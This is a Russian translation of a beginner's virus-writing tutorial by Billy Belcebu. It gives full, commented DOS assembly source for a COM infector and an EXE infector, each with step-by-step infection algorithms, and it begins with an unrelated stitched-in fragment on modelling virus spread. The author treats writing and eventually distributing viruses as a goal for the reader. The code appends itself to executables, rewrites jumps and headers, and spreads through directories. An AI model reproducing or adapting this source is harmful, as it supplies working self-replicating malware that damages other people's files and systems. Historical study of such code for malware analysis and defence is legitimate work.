


Рис. 5

На рис.5 - то, что получилось для четырех различных стратегий размножения. Уровень вложенности равен 4, в каждом каталоге - по две директории. Вероятности смены диска, перехода в верхний каталог и вероятность перехода в нижний каталог: "===" - 5%,20% и 90%; "----" - 5%,30% и 60%; "-" - 5%,90% и 90%; "- -" - 5%,60% и 30%.

НЕМНОГО О ГЕНЕРАТОРЕ СЛУЧАЙНЫХ ЧИСЕЛ

Для моделирования мною был выбран генератор псевдослучайных чисел из книги С.В.Зубкова "Assembler - язык неограниченных возможностей". Это так называемый сдвиговый генератор в простейшей реализации для получения псевдослучайных чисел в размере одного байта.

Путеводитель по написанию вирусов: 1. Первые шаги - вирусы времени выполнения

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-08-23


Есть несколько методов для успешного заражения. Сейчас я объясню вам самый старый метод, метод времени выполнения (также его называют "прямым действием"). В наши дни его никто не использует, потому что он очень медленный, а обнаружить такой вирус сможет любой среднестатистический пользователь. Но... не бойтесь! Этот метод очень прост, и все люди на сцене делали свои первые шаги именно с него. Вы будете использовать его только в первое время. Вирус времени выполнения является программой, которая ищет файлы, используя шаблоны (".com", ".exe", ".*"...) и использует функции DOS-API (конечно, int 21h) Findfirst и Findnext (4Eh и 4Fh). Она также заходит в другие директории. Обычно вирусы подобного рода вирусы заражают COM и EXE, но мы также можем заражать SYS, OBJ, ZIP... но для этого мне потребуется другой tutorial и... вы помните, что этот tutorial для начинающих? ;)

ЗАРАЖЕНИЕ COM

Проще всего заразить COM-файл. Это первое, что вы должны освоить, потому что заражение (но не путь, которым вирус добирается до этой точки) более или менее похож на тот, как это делают вирусы других видов (TSR и так далее):

1. Открываем файл
2. Сохраняем время, дату создания файла и его атрибуты
3. Сохраняем первые (обычно 3) байта
4. Считаем новый переход
5. Помещаем его
6. Добавляем тело вируса
7. Восстанавливаем время/дату/атрибуты
8. Закрываем файл

Вы должны знать, что COM-файл выглядит в памяти так же как и в настоящем коде (COM = Copy of Memory). DOS дает COM-файлу всю доступную память. Давайте посмотрим, как выглядит COM-программа после загрузки в память.



Размер сегмента (FFFFh байтов) у COM-файлов должен быть меньше на 100h байтов, которые будут использоваться для PSP (FFFFh - 100h = FEFFh). Но здесь возникает проблема. Нам нужно сохранить больше места, чтобы позволить расти стеку, что потребуется нам в дальнейшем (каждый раз, когда мы делаем PUSH и забываем делать POP, стек растет, и если он вырастет на слишком большое количество байтов, то наша программа будет порушена). Я оставляю для стека по крайней мере на 100 байтов больше. Ок? ;)

Это очень легко понять... и это логично! ;)

Разговор о логичных вещах... Я думаю, что настало хорошее время попрактиковаться в СОМ-заражении. Это ламерский вирус. И только? Более того: это самый ламерский вирус! ;) Но это пособие для начинающих и я должен сделать это! Хотя меня выворачивает от этого! Хорошо, я не убью свой разум, если спрограммирую что-нибудь вроде этого, хотя я потратил на это целых 5 минут :) (потратил зря! :)).

```

;---[ РЕЗАТЬ ЗДЕСЬ ]-----
; Очень простой вирус. Не компилировать. Не распространять.
; Если вы сделаете копию этого вируса... Вы будете ламером!
; Но я надеюсь, что он поможет вам стать из начинающего VХера продвинутым ;).
; И тогда потом вы отблагодарите меня :)

; Компилируйте с помощью: TASM /m3 lame.asm
; Линкуйте:                TLINK /t lame.obj

; Вирус сгенерирован G2 0.70с (Смотрите, я не удалил сигнатуры. Это не мое!
; Самая ламерская вещь, которую вы можете сделать - это удалить сигнатуры.
; Не забудьте об этом!)
; G2 написан Dark Angel из Phalcon/Skism

; File: LAME.ASM

        .model    tiny
        .code

        org      0100h

carrier:
        db      0E9h,0,0          ; jmp start

start:
        mov     bp, sp            ; Противоотладочное получение дельта-смещения!
        int     0003h            ; Int для брикпоинтов

next:
        mov     bp, ss:[bp-6]
        sub     bp, offset next

;-----
; Объяснение:
; Давайте посмотрим. Когда мы заражаем файл, все смещения изменяются на
; размер тела жертвы, поэтому мы выбираем регистр (обычно BP или SI), куда
; мы помещаем размер файла, и каждый раз, когда мы используем переменную или
; что-то в этом роде, мы должны добавить регистр, используемый как
; дельта-смещение (здесь BP).
;-----

        mov     dl, 0000h          ; Диск по умолчанию
        mov     ah, 0047h          ; Получаем директорию
        lea     si, [bp+offset origdir+1]
        int     0021h

        lea     dx, [bp+offset newDTA]
        mov     ah, 001Ah          ; устанавливаем DTA
        int     0021h

;-----
; Объяснение:
; Первый блок сохраняет текущую директорию в переменной для последующего
; возвращения. Посмотрите в то место данного пособия, где находится описание
; структуры DTA. DTA (Disk Transfer Address) начинается в байте 80h PSP
; (Program Segment Prefix), где также находится командная строка. И вам,
; наверное, интересно... Что случится, если мы используем DTA с командной
; строкой? Это одна из причин сохранения DTA (кроме того, что мы используем
; его в своих целях, разумеется) ;)
;-----

restore_COM:
        mov     di, 0100h
        push    di
        lea     si, [bp+offset old3]

```

```

movsb                ; Двигаем первый байт
movsw                ; Двигаем следующие два

mov    byte ptr [bp+numinfect], 0000h

;-----
; Объяснение:
; Эта процедура восстанавливает 3 оригинальных первых байтов зараженного
; com-файла, находящихся выше смещения 100h, а также сохраняющих эти смещения
; в DI для последующего использования. Последняя строка устанавливает
; счетчик количества заражений в 0.
;-----

traverse_loop:
    lea    dx, [bp+offset COMmask]
    call   infect
    cmp    [bp+numinfect], 0003h
    jae    exit_traverse    ; выходим, если заражен достаточное
                           ; количество файлов

    mov    ah, 003Bh        ; CHDIR
    lea    dx, [bp+offset dot_dot] ; переходим к следующей директории
    int    0021h
    jnc    traverse_loop    ; цикл, если нет ошибки

exit_traverse:
    lea    si, [bp+offset origdir]
    mov    byte ptr [si], '\'
    mov    ah, 003Bh        ; восстанавливаем директорию
    xchg   dx, si
    int    0021h

;-----
; Объяснение:
; Все, что мы делаем здесь, это заражение всех файлов в текущей директории,
; после чего мы меняем директорию на ..
; А когда больше доступных директорий нет, мы восстанавливаем текущую.
;-----

    mov    dx, 0080h        ; в PSP
    mov    ah, 001Ah        ; восстанавливаем DTA по умолчанию
    int    0021h

return:
    ret

;-----
; Объяснение:
; Здесь мы восстанавливаем оригинальный адрес полученного DTA по смещению 80h
; в PSP, а затем возвращаемся к исходному смещению 100h, чтобы выполнить
; файл обычным образом ;) (Помните, что мы зарушили di, когда он был равен
; 100h)
;-----

old3        db    0cdh,20h,0

infect:
    mov    ah, 004Eh        ; находим первый
    mov    cx, 0007h        ; все файлы

findfirstnext:
    int    0021h
    jc     return

;-----
; Объяснение:
; Здесь мы ищем в текущей директории файлы, соответствующие шаблону,
; заданному в DX (в данном примере "*.COM"), с любым видом атрибутов.
; Old3 - это переменная, которая обрабатывает первые три байта выполняющегося
; зараженного COM'a. Если не был найден никакой файл, возвращается флаг
; переноса, а затем мы переходим к процедуре, которая возвращает контрол

```



```

; нашей основной программе. Если мы находим по крайней мере один подходящий
; файл, мы переходим к следующему коду, а закончив работу с файлом, мы ищем
; другой.
;-----

        cmp     word ptr [bp+newDTA+35], 'DN' ; Check if COMMAND.COM
        mov     ah, 004Fh                     ; Set up find next
        jz      findfirstnext                 ; Exit if so

;-----
; Объяснение:
; Для того, чтобы не заразить command.com, проверяем, есть ли в позиции
; name+5 (DTA+35) слово DN (ND, но слова сохраняются в обратном порядке!)
;-----

        lea     dx, [bp+newDTA+30]
        mov     ax, 4300h
        int     0021h
        jc      return
        push    cx
        push    dx

        mov     ax, 4301h                     ; очищаем атрибуты файла
        push    ax                           ; сохраняем для последующего использования
        xor     cx, cx
        int     0021h

;-----
; Объяснение:
; У первого блока есть двойная функция: сохранение атрибутов файла для
; последующего восстановления, а также проверяем, существует ли файл или
; здесь есть какие-то проблемы. Второй сохраняет в стеке 4301h (функция для
; установления атрибутов), а также очищает файл от нежелательных атрибутов,
; таких как read-only :).
;-----

        lea     dx, [bp+newDTA+30]
        mov     ax, 3D02h                     ; открываем R/O
        int     0021h
        xchg    ax, bx                       ; хэндл в BX

        mov     ax, 5700h                     ; получаем время/дату создания файла
        int     0021h
        push    cx
        push    dx

;-----
; Объяснение:
; Первый блок открывает файл в режиме чтения/записи, а затем помещает хэндл
; файла в BX, где он будет более полезен.
; Второй блок инструкций получает время и дату создания файла, а затем
; сохраняет их в стеке.
;-----

        mov     ah, 003Fh
        mov     cx, 001Ah
        lea     dx, [bp+offset readbuffer]
        int     0021h

        xor     cx, cx
        xor     dx, dx
        mov     ax, 4202h
        int     0021h

;-----
; Объяснение:
; Первый блок считывает 1Ah байтов (26) в переменную readbuffer, чтобы
; провести последующие сравнения. Второй блок перемещает указатель на конец
; файла по двум причинам: размер файла будет помещен в AX, и это потребуется
; нам для последующего добавления
;-----

```

```

        cmp     word ptr [bp+offset readbuffer], "ZM"
        jz      jmp_close

        mov     cx, word ptr [bp+offset readbuffer+1] ; местонахождение jmp
        add     cx, heap-start+3                     ; конвертируем в размер файла
        cmp     ax, cx                               ; равны, если файл уже заражен
        jl      skipp
jmp_close:
        jmp     close

;-----
; Объяснение:
; Первый блок сравнивает два первых байта открытого COM-файла, чтобы увидеть,
; является ли он переименованным EXE (помните, что слова хранятся в
; перевернутом порядке). Второй блок проверяет предыдущее заражение,
; сравнивая размер вируса + размер жертвы (до того, как она была заражена) с
; текущим размером последней.
;-----

skipp:

        cmp     ax, 65535-(endheap-start) ; проверяем, не слишком ли он велик
        ja      jmp_close                 ; выходим, если так

        lea     di, [bp+offset old3]
        lea     si, [bp+offset readbuffer]
        movsb
        movsw

;-----
; Объяснение:
; Первый блок инструкций проверяет размер COM, чтобы убедиться в возможности
; его заражения (размер файла + размер вируса не должен быть больше 0FFFFh
; (65535), потому что в противном случае PSP и/или стек повредят код.
; Второй блок перемещает значение переменной old3 (3 байта) в readbuffer.
;-----

        sub     ax, 0003h                 ; Virus_size-3 (размер перехода)
        mov     word ptr [bp+offset readbuffer+1], ax
        mov     dl, 00E9h                 ; опкод jmp
        mov     byte ptr [bp+offset readbuffer], dl

        lea     dx, [bp+offset start]     ; начало того, что добавляем
        mov     cx, heap-start            ; размер добавления
        mov     ah, 0040h                 ; добавляем вирус
        int     0021h

;-----
; Объяснение:
; Первый блок высчитывает переход на код вируса, а затем сохраняет результат
; в переменной. Второй блок добавляет вирус к телу жертвы :).
;-----

        mov     ax, 4200h
        xor     dx, dx
        xor     cx, cx
        int     0021h

        mov     cx, 0003h
        lea     dx, [bp+offset readbuffer]
        mov     ah, 0040h
        int     0021h

        inc     [bp+numinfect]

;-----
; Объяснение:
; Первый блок перемещает файловый указателя на начало файла, а второй
; записывает туда переход на код вируса.
; Третий увеличивает значение переменной, которая содержит количество

```

```

; сделанных заражений.
;-----

close:
    mov     ax, 5701h          ; восстанавливаем время/дату создания файла
    pop     dx
    pop     cx
    int     0021h

    mov     ah, 003Eh
    int     0021h

    pop     ax                ; восстанавливаем атрибуты файла
    pop     dx                ; получаем имя файла и
    pop     cx                ; атрибуты из стека
    int     0021h

    mov     ah, 004Fh          ; находим следующий файл
    jmp     findfirstnext

;-----
; Объяснение:
; Первый блок инструкция восстанавливает время и дату создания файла, которые
; были сохранены в DTA. А второй закрывает файл, в то время как третий
; восстанавливает старые атрибуты зараженного файла.
; Последний блок помещает в AX досовскую функцию FindNext, после чего
; переходит к дальнейшему поиску файлов для заражения.
;-----

signature    db     "[PS/Gэ]",0      ; Phalcon/Skism G2 ( old!! )
COMmask      db     "*.COM",0        ; должен быть ASCIIZ (Ascii-строка,0)
dot_dot      db     "..",0          ; новая директория

heap:
newDTA       db     43 dup (?)        ; эти данные отправляются в кучу
; размер DTA, 2Bh
origdir      db     65 dup (?)        ; где сохранять старую директорию
; где сохранять старую директорию
numinfect    db     ?                ; обрабатывает количество заражений
readbuffer   db     1ah dup (?)      ; буфер
endheap:
end          carrier
;---[ CUT HERE ]-----

```

Все это очень просто, как вы можете видеть. И этот код полностью комментирован. Если вы еще не понимаете это, не переходите к другой главе, перечитайте все о заражении COM!!!!. Но... вирус, который заражает только COM'ы... и к тому же времени выполнения, может быть был крут много лет тому назад, но сейчас это ужасно! Прежде, чем начать распространять такой вирус, я советую вам немного подождать. Несколько месяцев будет достаточно, чтобы лучше овладеть ассемблером, а если вы посвятите некоторое время улучшению своих навыков, вы сможете сделать TSR COM/EXE инфектор с полной невидимостью и различными особенностями еще через несколько месяцев.

Примечание: Ладно, в Win95 есть много COM-файлов, интересно, не правда ли? Они часто используются, но тут есть одна проблема. Если мы заразим их как обычно, они подвиснут :(. Решение состоит в том, чтобы сохранить последние семь байтов файла в его окне, добавив к последним двум размер вируса.

Заключительные слова

Не слушайте возмущенные вопли других VХеров о ваших первых шагах и ваших вирусах. Иногда некоторые из этих людей (их немного, как правило все люди сцены достаточно добры) забывают о своих первых шагах, верят, что они боги, как некоторые из AVевров.

Я прекращаю разговор об этих сосунках, которые забыли свои корни, и продолжу рассказ о заражении EXE.

Заражение EXE


Первое, что вы должны знать, это то, что заражение EXE отличается от заражения COM (я думаю, что вы достаточно умны и знаете об этом ;)). EXE могут быть больше размером, и у них есть заголовок (я думаю, что наиболее важная часть заражения EXE - это операции с его заголовком), которые содержат некоторые полезные значения для заражения, такие как CS:IP (сохраненные в обратном порядке IP:CS), SS:SP (не сохраненные в обратном порядке), размер файла в параграфах и другую информацию. Вот структура заголовка:

Метка EXE < ZM or MZ >	← +0000h	Размер : 1 WORD
Кол-во байт в последней стр.образа*	← +0002h	Размер : 1 WORD
Количество страниц*	← +0004h	Размер : 1 WORD
Количество перемещаемых предметов	← +0006h	Размер : 1 WORD
Размер заголовка в параграфах	← +0008h	Размер : 1 WORD
MinAlloc в параграфах	← +000Ah	Размер : 1 WORD
MaxAlloc в параграфах	← +000Ch	Размер : 1 WORD
Начальное значение SS*	← +000Eh	Размер : 1 WORD
Начальное значение SP*	← +0010h	Размер : 1 WORD
Отрицательная контрольная сумма	← +0012h	Размер : 1 WORD
Начальное значение IP*	← +0014h	Размер : 1 WORD
Начальное значение CS*	← +0016h	Размер : 1 WORD
Релокейшны	← +0018h	Размер : 1 WORD
Оверлеи	← +001Ah	Размер : 1 WORD
Зарезервировано / Не используется	← +001Ch	Размер : 1 DWORD?
Итоговый размер : ПЕРЕМЕННЫЙ!		

(*) Отмеченные поля должны быть модифицированы при заражении

У EXE-файлы может быть более чем один сегмент (один для кода, один для данных и еще один для стека - CS,DS,SS (в указанном порядке :)).

Заголовок EXE генерируется линкером. Когда DOS загружает EXE в память, он выглядит примерно так:



Как вы можете видеть в EXE-файлах нет проблемы, существовавшей в COMax. Для нашей работы со стеком (PUSH и POP) у нас есть целый сегмент! Он тоже растет назад (снизу вверх).

Давайте посмотрим алгоритм, которому вы должны следовать для реализации вашего инфектора EXE (шаг за шагом).

1. Открываем файл (гениально!) только для чтения
2. Считываем первые 1A байтов (26)
3. Сохраняем их в переменной
4. Закрываем файл
5. Проверяем первое слово (MZ, ZM)
6. Если совпадает, продолжаем, если нет, переходим к пункту 16
7. Проверяем, не заражен ли файл уже
8. Если не заражен, продолжаем, иначе переходим к пункту 17
9. Сохраняем текущее значение CS:IP (в обратном порядке - IP:CS) для восстановления EXE
10. Для тех же целей сохраняем SS:SP (в том же порядке)
11. Подсчитываем новое значение CS:IP и SS:SP
12. Модифицируем байты в последней странице и количество страниц
13. Открываем снова (в режиме чтения/записи)
14. Записываем заголовок
15. Перемещаем файловый указатель к концу
16. Добавляем тело вируса
17. Закрываем файл

Я не хочу больше утомлять вас теоретическим материалом, и помните, что лучший путь научиться писать компьютерные вирусы - это посмотреть исходники других вирусов. А также полезно прочитать то, что я вам только что объяснил :).

```

;---[ CUT HERE ]-----
; Я помешу свой собственный код, когда мы перейдем к изучению чего-нибудь
; более интересного. А пока нам придется иметь дело с тем, что нагенерил
; G2 :)
;
; Компилируйте: TASM /m3 lame.asm
; Линкуйте:     TLINK /t lame.obj

; Virus generated by Gэ 0.70c
; Gэ written by Dark Angel of Phalcon/Skism

id                =      ';'

        .model    tiny
        .code
        org       0100h

start:
        call     next

```

```

next:
    pop    bp
    sub    bp, offset next

;-----
; Объяснение:
; Это наиболее часто используемый путь найти дельта-смещение (если вы все
; еще не знаете, что такое дельта-смещение, покончите с собой).
;-----

    push    ds
    push    es
    push    cs
    pop     es                ; CS = ES
    push    cs
    pop     ds                ; CS = ES = DS

;-----
; Объяснение:
; Это не COM! Помните об этом. EXE более наворочены (и чуть более сложны
; для заражения). Когда мы запускаем EXE, каждый сегмент указывает на разное
; смещение, поэтому мы должны скорректировать их соответствующим образом.
; Помните, мы не можем написать что-нибудь вроде "mov es,ds", поэтому
; приходится применить небольшой трюк для этого. Используйте стек :).
;-----

    mov     ah, 001Ah          ; Set DTA
    lea     dx, [bp+offset newDTA]
    int     0021h

    mov     ah, 0047h          ; Получаем директорию
    lea     si, [bp+offset origdir+1]
    cwd                    ; Диск по умолчанию
    int     0021h

;-----
; Объяснение:
; Вы помните нашего старого друга, DTA? Я надеюсь, что ответом будет "да",
; потому что если нет, то перечитайте все сначала, черт возьми!
; Вторая процедура также хорошо известна. Мы уже все это видели.
;-----

    lea     di, [bp+offset origCSIP2]
    lea     si, [bp+offset origCSIP]
    movsw
    movsw
    movsw
    movsw

    mov     byte ptr [bp+numinfect], 0000h

;-----
; Объяснение:
; Эй! Что-то новое! Хорошо, первый блок для последующего восстановления
; тела жертвы. Я надеюсь, что вы знаете, что делает инструкция MOVSW... Нет?
; Prrr... Я объясню вам, но в следующий раз... КУПИТЕ КНИГУ ОБ АССЕМБЛЕРЕ!!!
; MOVSW перемещает слово из DS:SI в ES:DI (MOVSB делает то же самое, но по
; отношению к байту). Мы делаем это, потому что у нас есть два двойных слова.
; Мы также можете поместить что-нибудь вроде 'MOV CX,4' и 'REP MOVSW' или
; на 386+ два MOVSD.
;-----

traverse_loop:
    lea     dx, [bp+offset EXEmask]
    call    infect
    cmp     [bp+numinfect], 0003h
    jae     exit_traverse      ; выходим, если заражено достаточное
                                ; количество файлов

    mov     ah, 003Bh          ; CHDIR
    lea     dx, [bp+offset dot_dot] ; переходим к предыдущей директории

```

```

        int     0021h
        jnc     traverse_loop          ; продолжаем цикл, если нет ошибок
;-----
; Объяснение:
; Ломает объяснять то, что уже было объяснено...
;-----

exit_traverse:

        lea     si, [bp+offset origdir]
        mov     byte ptr [si], '\\'
        mov     ah, 003Bh              ; восстанавливаем директорию
        xchg    dx, si
        int     0021h

        pop     es                    ; ES = DS
        pop     ds

        mov     dx, 0080h             ; в PSP
        mov     ah, 001Ah            ; восстанавливаем DTA по умолчанию
        int     0021h

;-----
; Объяснение:
; Уже объяснено в заражении COM
;-----

restore_EXE:
        mov     ax, ds
        add     ax, 0010h
        add     cs:[bp+word ptr origCSIP2+2], ax
        add     ax, cs:[bp+word ptr origSPSS2]
        cli
        mov     ss, ax
        mov     sp, cs:[bp+word ptr origSPSS2+2]
        sti
        db      00EAh                ; опкод дальнего jmp
origCSIP2 dd      ?
origSPSS2 dd      ?
origCSIP  dd      0fff0000h
origSPSS  dd      ?

return:
        ret

;-----
; Объяснение:
; Это путь, который используется, чтобы восстановить оригинальное тело
; жертвы. Взгляните на инструкции... Наша цель - восстановить старый CS:IP
; и SS:SP зараженного EXE. Обратите внимание, что мы должны деактивировать
; прерывания, прежде чем работать со стеком. После этого мы переходим к
; оригинальному коду EXE-файла, и все будет происходить так, как будто ничего
; странного и не было :)
;-----

infect:
        mov     cx, 0007h             ; все файлы
        mov     ah, 004Eh            ; find first
findfirstnext:
        int     0021h
        jc      return
        lea     dx, [bp+newDTA+30]
        mov     ax, 4300h
        int     0021h
        jc      return
        push    cx
        push    dx

        mov     ax, 4301h            ; очищаем атрибуты файла
        push    ax                   ; сохраняем для дальнейшего использования

```

```

xor     cx, cx
int     0021h

;-----
; Объяснение:
; Весь этого код выглядит похожим на тот, что приводился в разделе о
; заражении COM-файлов, потому что здесь мы делаем то же самое: находим
; нужные файлы, очищаем атрибуты и так далее
;-----

mov     ax, 3D02h
lea     dx, [bp+newDTA+30]
int     0021h
xchg    ax, bx

mov     ax, 5700h           ; получаем время и дату создания файла
int     0021h
push    cx
push    dx

mov     ah, 003Fh
mov     cx, 001Ah
lea     dx, [bp+offset readbuffer]
int     0021h

mov     ax, 4202h
xor     cx, cx
cwd
int     0021h

;-----
; Объяснение:
; Эй, парни. Все это мы уже видели в разделе о заражении COM-файлов. Но
; отсюда и до конца идет самая кульная часть данного раздела.
;-----

cmp     word ptr [bp+offset readbuffer], 'ZM'
jnz     jmp_close

checkEXE:
cmp     word ptr [bp+offset readbuffer+10h], id
jnz     skipp
jmp_close:
jmp     close

;-----
; Объяснение:
; Первый блок сравнивает первые байты открытого файла, чтобы найти сигнатуру
; EXE-файла (MZ). Автор G2 забыл добавить проверку для 'ZM'. Второй блок
; проверяет, не был ли файл уже заражен. Этот вирус - времени выполнения и
; использует примитивный путь для отметки зараженных экзешников (помещает
; два байта как SP в заголовок EXE)
;-----

skipp:

lea     si, [bp+readbuffer+14h]
lea     di, [bp+origCSIP]
movsw                                     ; сохраняем оригинальное значение CS и IP
movsw

sub     si, 000Ah
movsw                                     ; сохраняем оригинальное значение SS и SP
movsw

;-----
; Объяснение:
; Вы должны помнить, что делает MOVSW (было объяснено выше). Ок? Да, мы
; восстанавливаем CS:IP и SS:SP открытого EXE
;-----

push    bx                               ; сохраняем хэндл файла

```



```

mov     bx, word ptr [bp+readbuffer+8] ; размер заголовка в параграфах
mov     cl, 0004h
shl     bx, cl

push    dx
push    ax
; сохраняем размер файла в
; стеке

sub     ax, bx
sbb     dx, 0000h
; размер файла - размер заголовка
; DX:AX - BX -> DX:AX

mov     cx, 0010h
div     cx
; DX:AX/CX = AX Remainder DX

mov     word ptr [bp+readbuffer+0Eh], ax ; Para disp stack segment
mov     word ptr [bp+readbuffer+14h], dx ; IP Offset
mov     word ptr [bp+readbuffer+10h], id ; Initial SP
mov     word ptr [bp+readbuffer+16h], ax ; Para disp CS in module.

```

```

;-----
; Объяснение:
; Может показаться, что этот кусок кода труден для понимания. Но это не так.
; Первый блок читает значение из readbuffer+8 (размер заголовка в
; параграфах). А затем превращает его в байты. Второй блок помещает размер
; файла в стек. Третий вычитает из размера файла размер заголовка. Четвертый
; делит число в AX на 10 и помещает остаток в DX. После этого мы помещаем
; новые SS, IP, SP и CS.
;-----

```

```

pop     ax
pop     dx
; длина файла в DX:AX

add     ax, heap-start
adc     dx, 0000h

mov     cl, 0009h
push    ax
shr     ax, cl
ror     dx, cl
stc
adc     dx, ax
pop     ax
and     ah, 0001h

mov     word ptr [bp+readbuffer+2], ax ; корректируем размер файла в
mov     word ptr [bp+readbuffer+4], dx ; заголовке EXE

```

```

;-----
; Объяснение:
; Яааааху! Несколько крутых математических операций! :) Сначала мы
; восстанавливаем размер файла. Затем мы добавляем к нему размер вируса.
; Этот огромный блок, который делает множество вычислений используется для
; подсчитывания размера зараженного файла в заголовке, причем размер
; округляется так, чтобы быть кратным 512. Представьте, что у нас есть файл
; размером в 513 байт, тогда у нас 2 и 1 в качестве остатка. Последний
; записывает вычисленную информацию в заголовок.
;-----

```

```

pop     bx
; восстанавливаем хэндл файла

mov     cx, heap-start
lea     dx, [bp+offset start]
mov     ah, 0040h
int     0021h
; добавляем вирус

xor     dx, dx
mov     ax, 4200h
xor     cx, cx
int     0021h

lea     dx, [bp+offset readbuffer]

```

```

        mov     cx, 001Ah
        mov     ah, 0040h
        int     0021h

        inc     [bp+numinfect]

;-----
; Объяснение:
; Мы добавляем тело вируса, а затем перемещаем файловый указатель на начало.
; Теперь мы записываем новый заголовок и повышаем значение указателя на 1.
;-----

close:
        mov     ax, 5701h      ; восстанавливаем время и дату создания файла
        pop     dx
        pop     cx
        int     0021h

        mov     ah, 003Eh
        int     0021h

        pop     ax              ; восстанавливаем атрибуты файла
        pop     dx              ; получаем имя файла и
        pop     cx              ; атрибуты из стека
        int     0021h

        mov     ah, 004Fh      ; находим следующий
        jmp     findfirstnext

;-----
; Объяснение:
; Эти процедуры нам уже известны. Нет? Перечитай о заражении COM, сосунок! ;)
;-----

signature    db      "[PS/Gэ]",0      ; Phalcon/Skism Gэ
EXEmask      db      "*.EXE",0
dot_dot      db      "..",0

heap:
newDTA       db      43 dup (?)
origdir      db      65 dup (?)
numinfect    db      ?
readbuffer   db      1ah dup (?)
endheap:
        end        start
;---[ CUT HERE ]-----

```

Слишком много для вас? Ох, я знаю это, но у меня еще есть, что сказать. Когда вы поймете концепцию заражения COM и EXE, ваши знания начнут расти так быстро, как скорость света :). Неважно, что эти вирусы уже давно устарели. Важна концепция. И если вы поймете ее, вы сможете сделать, все что захотите.

Путеводитель по написанию вирусов: 2. Полезные структуры

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-08-23

Теперь пришло время узнать подробнее об одной вещи, о которой мы много говорили, о PSP.

PSP (PROGRAM SEGMENT PREFIX)

Его структура выглядит следующим образом:

INT 20h < CD 20 >	← +0000h	Размер : 1 WORD
Указатель на следующий сегмент	← +0002h	Размер : 1 WORD
Зарезервировано	← +0004h	Размер : 1 BYTE
Дальний вызов на INT 21h	← +0005h	Размер : 5 BYTES
Сохраненный вектор INT 22h	← +000Ah	Размер : 1 DWORD
Сохраненный вектор INT 23h	← +000Eh	Размер : 1 DWORD
Сохраненный вектор INT 24h	← +0012h	Размер : 1 DWORD
Зарезервировано	← +0016h	Размер : 22 BYTES
Смещение на сегмент окружения	← +002Ch	Размер : 1 WORD
